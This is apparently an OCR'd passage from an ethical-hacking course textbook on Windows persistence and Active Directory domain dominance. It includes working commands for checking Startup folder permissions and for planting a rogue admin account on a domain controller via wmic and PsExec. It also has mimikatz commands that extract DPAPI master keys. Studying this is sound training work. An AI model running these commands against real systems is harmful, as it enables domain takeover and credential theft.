
    The misconfigured locations in a startup folder can be exploited by an attacker to inject malicious payloads such as remote access Trojans (RATs) to maintain persistence. The following command is used to enumerate the permissions:

    ```
    icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```

  - **Using accesschk.exe for Identifying Permissions**

    Attackers also use **`accesschk.exe`**, which is a part of the **`Sysinternals`** tool for checking the permissions.

    ```
    accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```



Domain Dominance Through Different Paths

- Domain dominance is a process of **taking control over critical assets** such as domain controllers on a target system and gaining access to other networked resources
- Attackers employ **social engineering** techniques to launch domain dominance attacks through an internal user

Domain Dominance Techniques


- **Remote code execution**
- **Abusing Data Protection API (DPAPI)**
- **Malicious replication**
- **Skeleton key attack**
- **Golden ticket attack**
- **Silver ticket attack**

Domain Dominance Through Different Paths

Domain dominance is a process of taking control over critical assets such as domain controllers (DCs) on a target system and gaining access to other networked resources. Attackers use various paths such as remote code execution, skeleton key attacks, and golden ticket attacks on the target system to maintain domain dominance.

Among all these paths, the remote code execution process is the most vulnerable path that can be explored by an attacker who has already gained some form of access to the victim system. Attackers often focus on gaining complete access over domain admin staff accounts to launch attacks on the target network. Subsequently, attackers can perform data pocketing, malware injection, service denial attacks, etc. Further, attackers also attempt to maintain dominance to hold persistence over time on the DCs.

As shown in the diagram, an attacker attempts to hijack the target organization's critical resources such as the DC through a legitimate user. Attackers employ social engineering techniques to launch domain dominance attacks through an internal user. After a successful attempt, the attacker can collect critical data from the target user such as public keys and privileged access permissions.



Attacker
Remote Code Execution Commands
Legitimate User

Remote Code Execution

Attackers attempt to execute malicious code on the target domain controller (DC) through CLI to launch a domain dominance attack. Using this technique, attackers hold persistence to perform malicious activities over time without being detected.

Attackers follow the steps below to perform a domain dominance attack via remote code execution.

- Create a dummy process and user on the target DC using WMI:

  ```
  wmic /node:<DomaincontrollerName> process call create "net user /add PiratedProcess Du^^Y01"
  ```

  Here, **`PiratedProcess`** and **`Du^^Y01`** are the user ID and password of the planted dummy process on the target user's DC.

- Once the user is created, add the user to the "Admins" group.

  ```
  PsExec.exe \\< DomaincontrollerName> -accepteula net localgroup "Admins" PiratedProcess /add
  ```

- Navigate to Active Directory Users and Computers (ADUC) and identify the user created using the above command.
- Open the properties window on the system and navigate to the "Member of" tab to verify the membership.

Member of:

Name	Active Directory Domain Services Folder
Domain Admins	CEH.com/Users
Domain Users	CEH.com/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Figure 6.180: Screenshot showing InsertedUser Properties

After successfully adding a new user to the “Admins” group, the attacker uses these credentials to hold persistence on the target DC.

Abusing Data Protection API (DPAPI)

DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored. Windows domain controllers (DCs) contain a master key to decrypt DPAPI-protected files. Attackers often attempt to obtain this master key from the DC using any of the following methods.

- Run the following mimikatz command to recover the master key using the password of a compromised user:

```
dpapi::masterkey
/in:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\
S-1-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-40a1-
b691-84d7f647b8fe" /sid:S-1-5-21-2552734371-813931464-1050690807-
1106 /password:******* /protected
```

- Run the following command to retrieve all local master keys with compromised admin credentials:

  `sekurlsa::dpapi`

- Run the following command to retrieve all backup master keys:

  `lsadump::backupkeys /system:dc01.offense.local /export`


-a----        4/13/2019   4:55 PM            256 ntds_legacy_0_6ec0b07c-4ea8-4d28-a283-31b63f2fa324.key
```

Figure 6.181: Screenshot showing the output of the mimikatz tool

Cross-check whether the secured master keys are obtained by navigating through the root location containing the mimikatz.exe file and check for file formats such as .der, .key, pvk., and .pfx. By obtaining a master key, the attacker can open any DPAPI-encrypted file from any device associated with the network 